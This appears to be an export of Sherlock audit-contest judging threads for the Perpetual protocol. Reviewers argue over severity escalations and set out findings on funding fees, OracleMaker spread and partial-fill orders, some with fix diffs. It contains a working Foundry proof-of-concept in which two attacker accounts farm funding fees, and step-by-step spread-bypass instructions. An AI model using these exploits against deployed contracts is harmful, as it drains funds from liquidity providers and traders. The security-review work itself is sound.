Second question: By the given PoC, the attacker technically still opens two opposite positions on the SHBM, one at attack start (line 264), and one at the attack end (line 285).

- If the attack actually were to happen in one block (and assuming no swaps get in between), then the swaps can be considered slippage-neutral. Therefore:
  - The slippage **should not** be taken into account.
  - The swap fees **should** be taken into account.
- However, if the position were to be held for a long time, then natural arbitrage will push the pool back to the market price, making the two swaps no longer slippage-neutral. Therefore:
  - The slippage **should** be taken into account.
  - The swap fees **should** be taken into account.

nirohgo

@WangSecurity was out of the loop for a bit but just got back and went over the thread and I have a couple of final comments: A. Information provided after the contest (even if to correct a supposed mistake in the pre-audit info) should not affect judging (there are examples of head of judging ruling by this principle in the past), B. Note Paco's comment that:

> A proper funding rate config needs to be obtained through practice and some research. 100% ~ 500% (per year at 100% imbalance rate) is just a rough idea without enough research on it

Meaning that even this post-contest estimation is only a shot in the dark and real values would have been set based on experience (if this feature was to be implemented). Given these two points I believe based on sherlock judging principles this should stay a high. This was sufficiently proven in the original finding with the info available at the contest. (I would also suggest to not waste any more time on these endless POC tweaks as they are all based on these post-POC speculative guesses of what the values may be).

joicygiore

> @WangSecurity was out of the loop for a bit but just got back and went over the thread and I have a couple of final comments: A. Information provided after the contest (even if to correct a supposed mistake in the pre-audit info) should not affect judging (there are examples of head of judging ruling by this principle in the past), B. Note Paco's comment that:
>
> > A proper funding rate config needs to be obtained through practice and some research. 100% ~ 500% (per year at 100% imbalance rate) is just a rough idea without enough research on it
>
> Meaning that even this post-contest estimation is only a shot in the dark and real values would have been set based on experience (if this feature was to be implemented). Given these two points I believe based on sherlock judging principles this should stay a high. This was sufficiently proven in the original finding with the info available at the contest. (I would also suggest to not waste any more time on these endless POC tweaks as they are all based on these post-POC speculative guesses of what the values may be).

@nirohgo Hello, sir, I have a question that is difficult to understand. Why does your POC need so much money? What I am very curious about is that after two markets under the same marketId open reverse positions, the attacker's position will cancel each other out. If there is insufficient funds, they can be recycled and the maker's FreeCollateral can also be exhausted. Any more is just a little gas. For the remaining address, you only need to choose whether to make a profit. Is my project source code different from yours? Or am I missing something?

```
// please add to FundingFee.int.t.sol and test
function test_AttackerWithTwoMakersGetFundingFee() public {
    // Lower FundingRate for testing
    config.setFundingConfig(marketId, uint(5e18) / (365 days), 1.0e18,
↪   address(maker));
    // init attacker
    address attackerOne = makeAddr("attackerOne");
    address attackerTwo = makeAddr("attackerTwo");
    _deposit(marketId, attackerOne, 5000e6);
    _deposit(marketId, attackerTwo, 5000e6);

    // Caching attacker account vaule
    int256 attackerOneStartAccountVaule = vault.getAccountValue(marketId,
↪   attackerOne, 100e18);
    int256 attackerTwoStartAccountVaule = vault.getAccountValue(marketId,
↪   attackerTwo, 100e18);
    // attackerOne long 500 eth on maker1
    vm.prank(attackerOne);
    clearingHouse.openPosition(
        IClearingHouse.OpenPositionParams({
            marketId: marketId,
            maker: address(maker),
            isBaseToQuote: false,
            isExactInput: false,
            amount: 500 ether,
            oppositeAmountBound: 50000 ether,
            deadline: block.timestamp,
            makerData: ""
        })
    );
    // attackerOne short 500 eth on maker2
    vm.prank(attackerOne);
    clearingHouse.openPosition(
        IClearingHouse.OpenPositionParams({
            marketId: marketId,
            maker: address(maker2),
            isBaseToQuote: true,
            isExactInput: true,
            amount: 500 ether,
            oppositeAmountBound: 50000 ether,
            deadline: block.timestamp,
            makerData: ""
        })
    );
    // attackerOne don't have open position
```

```
    _assertEq(
        _getPosition(marketId, address(attackerOne)),
        PositionProfile({ margin: 5000e18, positionSize: 0, openNotional: 0,
↪   unsettledPnl: 0 })
    );
    // attackerTwo short 500 eth on maker2
    vm.prank(attackerTwo);
    clearingHouse.openPosition(
        IClearingHouse.OpenPositionParams({
            marketId: marketId,
            maker: address(maker2),
            isBaseToQuote: true,
            isExactInput: true,
            amount: 500 ether,
            oppositeAmountBound: 50000 ether,
            deadline: block.timestamp,
            makerData: ""
        })
    );
    skip(15);
    vm.prank(attackerTwo);
    clearingHouse.closePosition(
        IClearingHouse.ClosePositionParams({
            marketId: marketId,
            maker: address(maker),
            oppositeAmountBound: 50000 ether,
            deadline: block.timestamp,
            makerData: ""
        })
    );

    int256 attackerOneEndAccountVaule = vault.getAccountValue(marketId,
↪   attackerOne, 100e18);
    int256 attackerTwoEndAccountVaule = vault.getAccountValue(marketId,
↪   attackerTwo, 100e18);
    assertEq(attackerOneStartAccountVaule, attackerOneEndAccountVaule);
    assertEq(attackerTwoEndAccountVaule - attackerTwoStartAccountVaule,
↪   594558599691750000);
    console2.log(attackerTwoEndAccountVaule - attackerTwoStartAccountVaule);
}
```

[PASS] test_AttackerWithTwoMakersGetFundingFee() (gas: 2647155) Logs: 594558599691750000

joicygiore

It seems not

The first thing I remember was just trying to run out of collateral. But later I found that the direction was reversed. If there is a funding fee, it can generate profits. The profits are considered an accessory and are mainly used to create trouble. As long as attackerOne can control the direction, attackerTwo will be safe and profitable. If it loses control, the position will be closed directly.

Don't let the fight stop

gstoyanovbg

@WangSecurity Answers to your questions:

1) In the POC i open a position at OM, open a position at SHBM, close the position at SHBM and close the position at OM in that order. But the slippage is only relevant to SHBM because only there we have swaps. However i don't think that slippage matters because i can add the necessary liquidity before each swap (in my POC i do this only before the first swap so it could be optimized).
2) Regarding the swapping fees they matter but i have a profit from the concentrated liquidity that provide so it should be taken into consideration too.

WangSecurity

Firstly, thanks to everyone for this help, both with testing and answering my questions. As we see in the last POC, with the values set according to sponsors comments are:

1. 5 996 610.508823 without adding liquidity.
2. 5 996 360.461756 with adding liquidity.

Obviously, without adding the liquidity is better.

I understand that we use the upper bound value and there are additional fees and slippage from Uniswap. The factors of Uniswap, slippage, especially, can be mitigated with adding more liquidity. With the funding config values set by sponsors, the attack is almost at breakeven, the initial balance of the attacker is $6 mil, after the attack it's $4k less. The losses, of course, are certain. BUT, the values of funding config were known only AFTER the contest and as @nirohgo said in this comment, these configs were asked and the sponsors did NOT know during the contest. Hence, I believe High severity is appropriate.

Planning to accept the escalation and upgrade the severity to High.

midori-fuse

If you're planning on acting on using a **0.5% per second** fee rate, a fee rate that wipes out a user's trade position within 200 seconds, as a source of truth, ignoring all common sense on what a normal fee level is, ignoring the fact that external evidences (dydx, perennial, GMX, Synthetix) were available before the contest as well, then I can't do anything about it.

WangSecurity

Firstly, other protocols, even of the same concept, shouldn't be taken as sources of truth and every protocol should be treated as independent, even though it's logical. Secondly, these values were unknown even to the sponsors and as Watsons said, they took these values of finding config from tests. I understand it's not a strong source of truth, cause it can be outdated or used for specific cases. But at the time of the audit contest, it was the most fair option to get into Perpetual's context. That's why my decision is to accept the escalation and upgrade severity to High

joicygiore

> If you're planning on acting on using a **0.5% per second** fee rate, a fee rate that wipes out a user's trade position within 200 seconds, as a source of truth, ignoring all common sense on what a normal fee level is, ignoring the fact that external evidences (dydx, perennial, GMX, Synthetix) were available before the contest as well, then I can't do anything about it.

I should use the same parameters as you, but the fundamental problem is that attackerOne has no cost except gas. attackerTwo only needs to choose whether to profit from this. There is no risk in moving forward and retreating freely, right? If you want to eliminate this trouble, you need a cleaner to clean up the mess caused by attackerOne, and the cleaner will also pay the same gas cost.

joicygiore

> Firstly, other protocols, even of the same concept, shouldn't be taken as sources of truth and every protocol should be treated as independent, even though it's logical. Secondly, these values were unknown even to the sponsors and as Watsons said, they took these values of finding config from tests. I understand it's not a strong source of truth, cause it can be outdated or used for specific cases. But at the time of the audit contest, it was the most fair option to get into Perpetual's context. That's why my decision is to accept the escalation and upgrade severity to High

Sir, I personally agree with you very much. It's not that this question is relevant to me, it's the fact

Oot2k

I think we can assume admin will set value according to risk management. No matter what audit test files say, admin is always responsible for acting in the best possible way. I don't think it should even be in discussion if a unrealistic value not used in production anyways will make the impact higher or not.

WangSecurity

My final decision caused some confusion and seemed that it's based only on test

values. Of course, it's not. What I meant by that is it's the logical way to get into protocol's context. As I've said before, neither CEX or other decentralised perps should be taken as a source of truth, cause it's different platforms and protocols. Similar to historical decisions not being a source of truth. As we all know, values for funding config were not known during the contest, but only after it during the escalation phase, hence, looking at the tests and taking values from there is logical way to get into context.

As for other reasons, there were several POCs modified each time, the last one simulated Optimism's Uniswap USDC/ETH Pool. We also tested it with funding exponent and funding rate provided by the sponsor AFTER the contest. Adding liquidity was also taken into consideration and tested. With all of that (both Uniswap simulation and sponsor provided values), the attack is almost breakeven and causes a definite loss of funds to the users.

I hope you understand and it explains that my decision is not based only on test values, but on the combination of different factors explained above. Hence, I believe it's fair to accept the escalation and upgrade severity to high.

Evert0x

Result: High Has Duplicates

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- nirohgo: accepted

Issue M-1: OracleMaker's price with spread does not take into account the new position

Source: https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/25

The protocol has acknowledged this issue.

Found by

lllllll, PUSH0

Summary

OracleMaker's `_getBasePriceWithSpread()` does not take into account the opening position's size, but only on the current position of the Maker.

This means there is no price impact protection against large trades (or any trades at all) for the Oracle Maker. Anyone can then bypass the spread by opening a reverse position before actually opening their intended position.

Vulnerability Detail

To reduce risky positions, the Oracle Maker will quote a slightly worse price (for the trader) than the actual Oracle price for any positions that increases risk. This is also mentioned in the audit docs, Dynamic Premium section.

When a new position is requested, the Oracle Maker quotes a price that includes this spread:

```
function fillOrder(
    bool isBaseToQuote,
    bool isExactInput,
    uint256 amount,
    bytes calldata
) external onlyClearingHouse returns (uint256, bytes memory) {
    uint256 basePrice = _getPrice();
    uint256 basePriceWithSpread = _getBasePriceWithSpread(basePrice,
↪   isBaseToQuote); // @audit here
```

There is no spread when the new position reduces risk (e.g. if the current Maker position is +3 ETH, and the new order implies -1 ETH, then the Maker will quote the oracle price directly).

However, `_getBasePriceWithSpread()` never uses the order's amount, therefore large positions will be quoted the same price as small positions, i.e. there is no price impact. This issue also exists if the new position passes the zero mark, where

the Maker thinks it's de-risking, while in reality it's being subject to much more risk in the opposite direction.

- Suppose the Oracle Maker's current total position is 1 ETH long (+1 ETH)
- Someone opens a 100 ETH long position, the Oracle Maker thinks it's de-risking by being able to open a 100 ETH short, and quotes the oracle price.
- After the trade, the Maker is actually in a much riskier position of 99 ETH short (-99 ETH)

Anyone can then bypass the spread completely (or partially) by opening a position in the opposite direction before the intended direction:

- The Oracle Maker's current total position is 1 ETH long (+1 ETH).
- Alice wants to open a 10 ETH long (+10 ETH) position.

If Alice sends a 10 ETH long order now, she would have to accept the base price spread and get a slightly worse price than the Pyth oracle price. However Alice can bypass the spread by sending the following two orders in quick succession to the relayer:

- First order: 1 ETH short (-1 ETH)
  - The Maker thinks it's de-risking, so it quotes the oracle price directly.
  - After this order, the Maker has 0 ETH position.
- Second order: 11 ETH long (+11 ETH)
  - Since the Maker's position is zero, it quotes the oracle price.
  - Alice has opened a net total of +10 ETH as intended. However she is not subject to the price spread.

Alice was able to bypass the premium from the spread model, and force the Maker to quote exactly the Pyth oracle price. Note that Alice doesn't have to fully bypass the spread, she could have just opened a -0.5 ETH first and would still largely bypass the spread already.

Impact

- Dynamic Premiums from the price spread can be bypassed completely, traders can always be quoted the oracle price without spread (or with a heavy reduction of the spread).
- Maker is exposed to more risk than the intended design.

Code Snippet

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/maker/OracleMaker.sol#L272

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/maker/OracleMaker.sol#L401-L409

Tool used

Manual review

Recommendation

`_getBasePriceWithSpread()` must take into account the average spread of the Maker's position before and after the trade, not just the position before the trade.

- See proof here. Note this formula still works when the new position movement crosses the zero mark, as the integral of a constant zero function is zero.

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

santipu_ commented:

> Medium

rc56

@lnxrp:

- Won't fix
- It is true that the trick (reverse position before actually opening their intended position) could bypass OracleMaker's spread, but the impact is considered a degradation (high risk exposure without proper compensation) of maker performance instead of a critical vulnerability
- Note the maker has `minMarginRatio` which protects it from taking too much exposure. The parameter had been set conservative (`minMarginRatio = 100%`) from the start so we have extra safety margin to observe its real-world performance and improve it iteratively

midori-fuse

Escalate

We have shown the method to bypass the Oracle Maker's spread, which is meant to be the protection against large exposures. This attack also has no external conditions: With any amount of margin, you can still partially bypass the spread. Larger margin only maximizes the impact, but smaller margin does not prevent it in any way.

The effect of bypassing the premium is that the Oracle Maker is forced to take positions without spread (or with a heavy reduction). Elaborating on this, this means that the Oracle Maker is forced to take the same position size for a larger (absolute) open notional. This translates to a direct loss should the price moves in any direction:

- If the price goes in the favor of the Oracle Maker's position, the larger open notional decreases the Maker's profit.
- If the price goes against the favor of the Oracle Maker's position, the larger open notional increases the Maker's loss.

Note that we are only elaborating what is already written in our report (elaborating the direct effect of the Maker quoting a less favorable price). The elaborated info only arises from the definition of a standard perpetual contract, and we are adding no additional info.

Therefore the impact translates to direct loss under any resulting price movements. Because it also has no external conditions for this trick to be possible, I believe this fits into the criteria of a High risk issue.

sherlock-admin2

> Escalate
>
> We have shown the method to bypass the Oracle Maker's spread, which is meant to be the protection against large exposures. This attack also has no external conditions: With any amount of margin, you can still partially bypass the spread. Larger margin only maximizes the impact, but smaller margin does not prevent it in any way.
>
> The effect of bypassing the premium is that the Oracle Maker is forced to take positions without spread (or with a heavy reduction). Elaborating on this, this means that the Oracle Maker is forced to take the same position size for a larger (absolute) open notional. This translates to a direct loss should the price moves in any direction:
>
> - If the price goes in the favor of the Oracle Maker's position, the larger open notional decreases the Maker's profit.
> - If the price goes against the favor of the Oracle Maker's position, the larger open notional increases the Maker's loss.

> Note that we are only elaborating what is already written in our report (elaborating the direct effect of the Maker quoting a less favorable price). The elaborated info only arises from the definition of a standard perpetual contract, and we are adding no additional info.
>
> Therefore the impact translates to direct loss under any resulting price movements. Because it also has no external conditions for this trick to be possible, I believe this fits into the criteria of a High risk issue.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

nirohgo

Escalate

This is low/informational

The attack described can not be performed as described. This is because traders can only open positions with the Oracle Maker through the relayer. This means there is no way to know which other orders will be settled before or between the two attack steps (or even their order of execution). The Oracle Maker position direction can change direction in the meantime, making the attacker get a worse price instead of better. Even if the Oracle Maker enabled direct interaction there would still be the risk of other transactions getting in before the attacker and changing the OM position direction.

Without the attack, this is a design improvement and not a medium severity finding.

sherlock-admin2

> Escalate
>
> This is low/informational
>
> The attack described can not be performed as described. This is because traders can only open positions with the Oracle Maker through the relayer. This means there is no way to know which other orders will be settled before or between the two attack steps (or even their order of execution). The Oracle Maker position direction can change direction in the meantime, making the attacker get a worse price instead of better. Even if the Oracle Maker enabled direct interaction there would still be the risk of other transactions getting in before the attacker and changing the OM position direction.
>
> Without the attack, this is a design improvement and not a medium severity finding.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

Evert0x

@nevillehuang what's your response to these escalations?

From my understanding, is it possible to execute these two orders in the same block/tx? Or does it depend on external transaction (oracle price update) between the two orders?

midori-fuse

According to the contest README:

> The relayer may have some value extraction strategies available (for example by delaying the execution of the orders), and is trusted not to use them.

While it is not possible to execute two orders in the same tx, opening two orders in quick succession should still not be difficult (you just literally make actions quickly no?). If the relayer is trusted to resolve orders without utilizing any value-extraction strategies, then it is trusted to resolve orders in a timely manner, in the order it received.

Relayer should update the oracle price before each order anyway (it is stated that the protocol will use `Multicaller`, so it should be assumed that the Oracle Maker's price at the time of order is always fresh). However if you open orders quickly (in, say, a few seconds, or even less than a second if you can make two mouse clicks quickly), then the oracle price change should not be substantially large, and the chances of any order getting in between is extremely low (not mentioning changing maker position directions as a whole).

nirohgo

The arrival of orders sent to an offchain relayer depends on networking, so its not even guaranteed that your orders will get to the relayer at the order you sent them, let alone other orders getting before/in between your orders. If trade volume is high it's even likely. The point is the attacker will be taking a risk that I don't think is justified by the potential gain.

midori-fuse

Network related factors are dependent on the admin and external admin.

- Because admins are trusted, whichever endpoint that is used to relay orders are also trusted to be live and relaying the correct information.

- If your own network has a problem, then it's your problem, and completely out of scope.

nevillehuang

@midori-fuse Given this constraint highlighted here, I believe medium severity is appropriate. Do you agree?

midori-fuse

No, unfortunately I don't agree that the constraint makes sense.

First of all, as I have stated, network congestion related factors are related to the external admin and your own network, which has to be assumed to be trusted to provide reliable service.

Second of all, even given that "constraint", you can open orders, say, two seconds apart, for a completely negligible oracle price difference with the same bypassing effect, and the risk that the price moves sharply within those two seconds is epsilon.

nirohgo

To clarify, this in not due to a problem in network congestion, or a problem with the internet on any side (sender or receiver). It's just the way that TCP/IP works. Two messages leaving from point A to B at virtually the same time can and often do take entirely different routes and arrive at different times (and order). Also, because any random order may shift the position direction, orders that interfere include orders that left well before the attacker's.

midori-fuse

Even so, it does not change the fact that two orders can still be made one after another, in a reliable fashion by introducing a very small delay between them.

And even without the attack, we have shown that large trades has no price impact compared to smaller trades that makes up the same sum. Because this results in both:

- Exposure to higher risk against the same price sum, equating to a guaranteed loss.
- Enables a path that bypasses the spread directly, forcing the maker to quote a higher price than design. The mentioned risk can be controlled by choosing the appropriate delay between orders, and literally just by having a stable connection.
    - Furthermore the Maker has to actually change position from negative to positive and vice-versa in the meantime, which we believe is too high of an assumption to be considered an attack risk.

we still believe this is a High risk issue.

Czar102

I think this report lies on the Med/High borderline, but closer to the Medium severity issue – the loss is only the loss of fees, the attacker has no way of predicting the price anyway.

I don't think the point in @nirohgo's escalation weights a lot into this judgment.

Planning to reject both escalations and leave the issue as is.

midori-fuse

It is indeed true that the loss is only a loss of fees (even if it can be bypassed completely).

However the loss here is directed towards Oracle Maker LPs and not the protocol. Furthermore, the issue isn't about a price-based attack, it's a general trick/exploit path to open better positions than the design for traders. The higher the Maker's position, the higher the fee loss, since the premium there is also larger.

So I still think it's a High, since I see loss of fees towards LPs equates to loss of funds.

However I do believe the context on the issue is clear now, and it's a matter of judgement instead of on further analyzing the issue.

WangSecurity

Agree with what Czar said above, the only loss are fees and the attack depends on external factors to be true, since the caller cannot control if their transactions will be executed one right after another.

Planning to reject the escalation and leave the issue as it is.

Evert0x

Result: Medium Has Duplicates

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- midori-fuse: rejected
- nirohgo: rejected

nirohgo

@Evert0x my escalation should not be rejected here because it affected the decision on the original escalation ("the only loss are fees and the attack depends

on external factors to be true, since the caller cannot control if their transactions will be executed one right after another.") my escalation demonstrated that the caller cannot control if their transactions will be executed one right after another.

Issue M-2: In certain cases, users are unable to settle their orders with the PartialFill trade type.

Source: https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/95

Found by

ether_sky

Summary

There are 2 `trade` types available: `FoK` or `PartialFill`. Users have the option to partially settle their `orders`. However, in some cases, they can't settle their ‘orders.

Vulnerability Detail

A user creates an `order` with the `PartialFill` `trade` type and a size of `S`. Initially, he settles `50%` of this `order`. At this point, the `totalFilledAmount` of this `order` has a value of `S/2`.

```
function _fillTakerOrder(
    InternalContext memory context,
    SettleOrderParam memory settleOrderParams
) internal returns (InternalWithdrawMarginParam memory, uint256) {
    _getOrderGatewayV2Storage().totalFilledAmount[takerOrder.getKey()] +=
↪   settleOrderParams.fillAmount;
}
```

After some time, the user attempts to settle the remaining `50%` of that `order`. In the `_verifyOrder` function, we check whether there is enough `positionSize` available to settle this `order` if the `action` of the `order` is `ReduceOnly`. However, the issue arises from not accounting for the previously settled amount.

```
function _verifyOrder(IVault vault, Order memory order, uint256 fillAmount)
↪   internal view {
      uint256 totalFilledAmount = getOrderFilledAmount(order.owner, order.id);
      if (fillAmount > openAmount - totalFilledAmount) {
          revert LibError.ExceedOrderAmount(order.owner, order.id,
↪   totalFilledAmount);
      }
      if (order.action == ActionType.ReduceOnly) {
          int256 ownerPositionSize = vault.getPositionSize(order.marketId,
↪   order.owner);

          if (order.amount * ownerPositionSize > 0) {
```

```
                revert LibError.ReduceOnlySideMismatch(order.owner, order.id,
↪   order.amount, ownerPositionSize);
            }

            if (openAmount > ownerPositionSize.abs()) {  // @audit, here
                revert LibError.UnableToReduceOnly(order.owner, order.id,
↪   openAmount, ownerPositionSize.abs());
            }
        }
}
```

In the initial settlement, half of the `order` was settled. After the settlement, the `positionSize` decreases by `S/2` also and there are only `S/2` remaining in the `order`. Therefore, we should compare `S/2` with the current `positionSize`. However, we compare `S` again without accounting for the previously settled amount. As a result, the current `positionSize` might be lower than `S`, leading to the potential reversal of the settlement.

Impact

This is a DoS and users can lose funds as gas fees.

Code Snippet

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/orderGatewayV2/OrderGatewayV2.sol#L336
https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/orderGatewayV2/OrderGatewayV2.sol#L513-L515

Tool used

Manual Review

Recommendation

```
function _verifyOrder(IVault vault, Order memory order, uint256 fillAmount)
↪   internal view {
        uint256 totalFilledAmount = getOrderFilledAmount(order.owner, order.id);
        if (fillAmount > openAmount - totalFilledAmount) {
            revert LibError.ExceedOrderAmount(order.owner, order.id,
↪   totalFilledAmount);
        }
        if (order.action == ActionType.ReduceOnly) {
            int256 ownerPositionSize = vault.getPositionSize(order.marketId,
↪   order.owner);
```

```
            if (order.amount * ownerPositionSize > 0) {
                revert LibError.ReduceOnlySideMismatch(order.owner, order.id,
 ↪  order.amount, ownerPositionSize);
            }

-           if (openAmount > ownerPositionSize.abs()) {
+           if (openAmount - totalFilledAmount > ownerPositionSize.abs()) {
                revert LibError.UnableToReduceOnly(order.owner, order.id,
 ↪  openAmount, ownerPositionSize.abs());
            }
        }
}
```

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

santipu_ commented:

> Medium

sherlock-admin4

The protocol team fixed this issue in the following PRs/commits:
https://github.com/perpetual-protocol/perp-contract-v3/pull/6

sherlock-admin3

The Lead Senior Watson signed off on the fix.

Issue M-3: There may be excess funds in the PnL pool or bad debt due to the funding fee.

Source: https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/102

The protocol has acknowledged this issue.

Found by

ether_sky

Summary

There are two types of `makers`: `OracleMaker` and `SpotHedgeBaseMaker`, where `LPs` can deposit funds. `Traders` can then execute their `orders` against these `makers`. To incentivize `LPs`, several mechanisms exist for these `makers` to profit. One is the `borrowing fee`, which both `makers` can benefit from. Another is the `funding fee`, which specifically benefits `OracleMaker`. The `funding fee` incentivizes users to maintain `positions` with the same direction of `OracleMaker`. However, due to the `funding fee`, there may be excess funds in the `PnL pool` or occurrences of `bad debt`.

Vulnerability Detail

Typically, in most `protocols`, the generated `yields` are totally distributed to users and the `protocol` itself. In the `Perpetual` protocol, all `borrowing fees` from `payers` are solely distributed to `receivers`, which are whitelisted by the `protocol`. However, not all `funding fees` are distributed, or there may be a lack of `funding fees` available for distribution. The current `funding rate` is determined based on the current `position` of the `base pool`(`OracleMaker`).

```
function getCurrentFundingRate(uint256 marketId) public view returns (int256) {
    uint256 fundingRateAbs = FixedPointMathLib.fullMulDiv(
        fundingConfig.fundingFactor,
        FixedPointMathLib
            .powWad(openNotionalAbs.toInt256(),
↪   fundingConfig.fundingExponentFactor.toInt256())
            .toUint256(),
        maxCapacity
    );
}
```

Holders of `positions` with the same direction of the `position` of the `OracleMaker` receive `funding fees`, while those with `positions` in the opposite direction are required to pay `funding fees`. The amount of `funding fees` generated per second is

calculated as the product of the `funding rate` and the sum of `openNotionals` of `positions` with the opposite direction. Conversely, the amount of `funding fees` distributed per second is calculated as the product of the `funding rate` and the sum of `openNotionls` of `positions` with the same direction of the `position` of the `OracleMaker`.

```
function getPendingFee(uint256 marketId, address trader) public view returns
↪  (int256) {
    int256 fundingRate = getCurrentFundingRate(marketId);
    int256 fundingGrowthLongIndex =
↪  _getFundingFeeStorage().fundingGrowthLongIndexMap[marketId] +
        (fundingRate * int256(block.timestamp -
↪  _getFundingFeeStorage().lastUpdatedTimestampMap[marketId]));
    int256 openNotional = _getVault().getOpenNotional(marketId, trader);
    int256 fundingFee = 0;
    if (openNotional != 0) {
        fundingFee = _calcFundingFee(
            openNotional,
            fundingGrowthLongIndex -
↪  _getFundingFeeStorage().lastFundingGrowthLongIndexMap[marketId][trader]
        );   // @audit, here
    }
    return fundingFee;
}
```

All `orders` are settled against `makers`, meaning for every `long position`, there should be an equivalent `short position`. While we might expect the sum of `openNotionals` of `long positions` to be equal to the `openNotionals` of `short positions`, in reality, they may differ.

Suppose there are two `long positions` with `openNotional` values of `S` and `S/2`. Then there should be two `short positions` with `openNotianal` values of `-S` and `-S/2`. If the holder of the first `long position` cancels his `order` against the second `short position` with `-S/2`, the `openNotional` of the `long position` becomes `0`, and the second `short position` becomes a `long position`. However, we can not be certain that the `openNotional` of the new `long position` is exactly `S/2`.

```
function add(Position storage self, int256 positionSizeDelta, int256
↪  openNotionalDelta) internal returns (int256) {
    int256 openNotional = self.openNotional;
    int256 positionSize = self.positionSize;

    bool isLong = positionSizeDelta > 0;
    int256 realizedPnl = 0;

    // new or increase position
```

```
    if (positionSize == 0 || (positionSize > 0 && isLong) || (positionSize < 0
↪   && !isLong)) {
        // no old pos size = new position
        // direction is same as old pos = increase position
    } else {
        // openNotionalDelta and oldOpenNotional have different signs = reduce,
↪   close or reverse position
        // check if it's reduce or close by comparing absolute position size
        // if reduce
        // realizedPnl = oldOpenNotional * closedRatio + openNotionalDelta
        // closedRatio = positionSizeDeltaAbs / positionSizeAbs
        // if close and increase reverse position
        // realizedPnl = oldOpenNotional + openNotionalDelta *
↪   closedPositionSize / positionSizeDelta
        uint256 positionSizeDeltaAbs = positionSizeDelta.abs();
        uint256 positionSizeAbs = positionSize.abs();

        if (positionSizeAbs >= positionSizeDeltaAbs) {
            // reduce or close position
            int256 reducedOpenNotional = (openNotional *
↪   positionSizeDeltaAbs.toInt256()) /
                positionSizeAbs.toInt256();
            realizedPnl = reducedOpenNotional + openNotionalDelta;
        } else {
            // open reverse position
            realizedPnl =
                openNotional +
                (openNotionalDelta * positionSizeAbs.toInt256()) /
                positionSizeDeltaAbs.toInt256();
        }
    }

    self.positionSize += positionSizeDelta;
    self.openNotional += openNotionalDelta - realizedPnl;

    return realizedPnl;
}
```

Indeed, the `openNotional` of the new `long position` is determined by the current `price`. Consequently, while the `position size` of this new `long position` will be the same with the old second `long position` with an `openNotional` value of `S/2`, the `openNotional` of the new `long position` can indeed vary from `S/2`. As a result, the sum of `openNotionals` of `short positions` can differ from the sum of `long positions`. There are numerous other scenarios where the sums of `openNotionals` may vary.

I believe that the developers also thought that the `funding fees` are totally used between it's `payers` and `receivers` from the below code.

```
/// @notice positive -> pay funding fee -> fundingFee should round up
/// negative -> receive funding fee -> -fundingFee should round down
function _calcFundingFee(int256 openNotional, int256 deltaGrowthIndex) internal
↪   pure returns (int256) {
    if (openNotional * deltaGrowthIndex > 0) {
        return int256(FixedPointMathLib.fullMulDivUp(openNotional.abs(),
↪   deltaGrowthIndex.abs(), WAD));
    } else {
        return (openNotional * deltaGrowthIndex) / WAD.toInt256();
    }
}
```

They even took `rounding` into serious consideration to prevent any shortfall of `funding fees` for distribution.

Impact

Excess `funding fees` in the `PnL pool` can arise when the sum of `openNotionals` of the `payers` exceeds that of the `receivers`. Conversely, `bad debt` may occur in other cases, leading to a situation where users are unable to receive their `funding fees` due to an insufficient `PnL pool`. It is worth to note that other `yields`, such as the `borrowing fee`, are entirely utilized between it's `payers` and `receivers`. Therefore, there are no additional `funding sources` available to address any shortages of `funding fees`.

Code Snippet

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/fundingFee/FundingFee.sol#L133-L139
https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/fundingFee/FundingFee.sol#L89-L102 https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/vault/LibPosition.sol#L45-L48
https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/fundingFee/FundingFee.sol#L183-L191

Tool used

Manual Review

Recommendation

We can calculate `funding fees` based on the `position size` because the sum of the `position sizes` of `long positions` will always be equal to the sum of `short positions` in all cases.

Discussion

sherlock-admin4

2 comment(s) were left on this issue during the judging contest.

santipu_ commented:

> Medium

takarez commented:

> valid; medium(8)

vinta

Confirmed, this is valid. Thanks for finding this bug!

We're still figuring out a fix, or we might probably just disable fundingFee entirely if we cannot solve it before launch.

etherSky111

Escalate

I think this is a `high` risk issue. This has a `high likelihood` of occurrence, as it can happen easily. The impact is also `high` due to the absence of `available funding sources` in case of `bad debt`. Consequently, users' `margins` and `borrowing fees` will be reduced.

And the sponsor has confirmed their intention to disable this feature if a suitable solution is not found. This shows the severity of the impact.

Anyway, this is my first contest in Sherlock and am not familiar with the rules. I hope for a kind review. Thanks in advance.

sherlock-admin2

> Escalate
>
> I think this is a `high` risk issue. This has a `high likelihood` of occurrence, as it can happen easily. The impact is also `high` due to the absence of `available funding sources` in case of `bad debt`. Consequently, users' `margins` and `borrowing fees` will be reduced.
>
> And the sponsor has confirmed their intention to disable this feature if a suitable solution is not found. This shows the severity of the impact.

> Anyway, this is my first contest in Sherlock and am not familiar with the rules. I hope for a kind review. Thanks in advance.

The escalation could not be created because you are not exceeding the escalation threshold.

You can view the required number of additional valid issues/judging contest payouts in your Profile page, in the Sherlock webapp.

etherSky111

Hi @nevillehuang , thanks for your judging.

I need assistance with escalation, as I couldn't create it. What do I need to do for this?

Thanks.

GTH1235

Escalate

I think this is a high risk issue. This has a high likelihood of occurrence, as it can happen easily. The impact is also high due to the absence of available funding sources in case of bad debt. Consequently, users' margins and borrowing fees will be reduced.

And the sponsor has confirmed their intention to disable this feature if a suitable solution is not found. This shows the severity of the impact.

sherlock-admin2

> Escalate
>
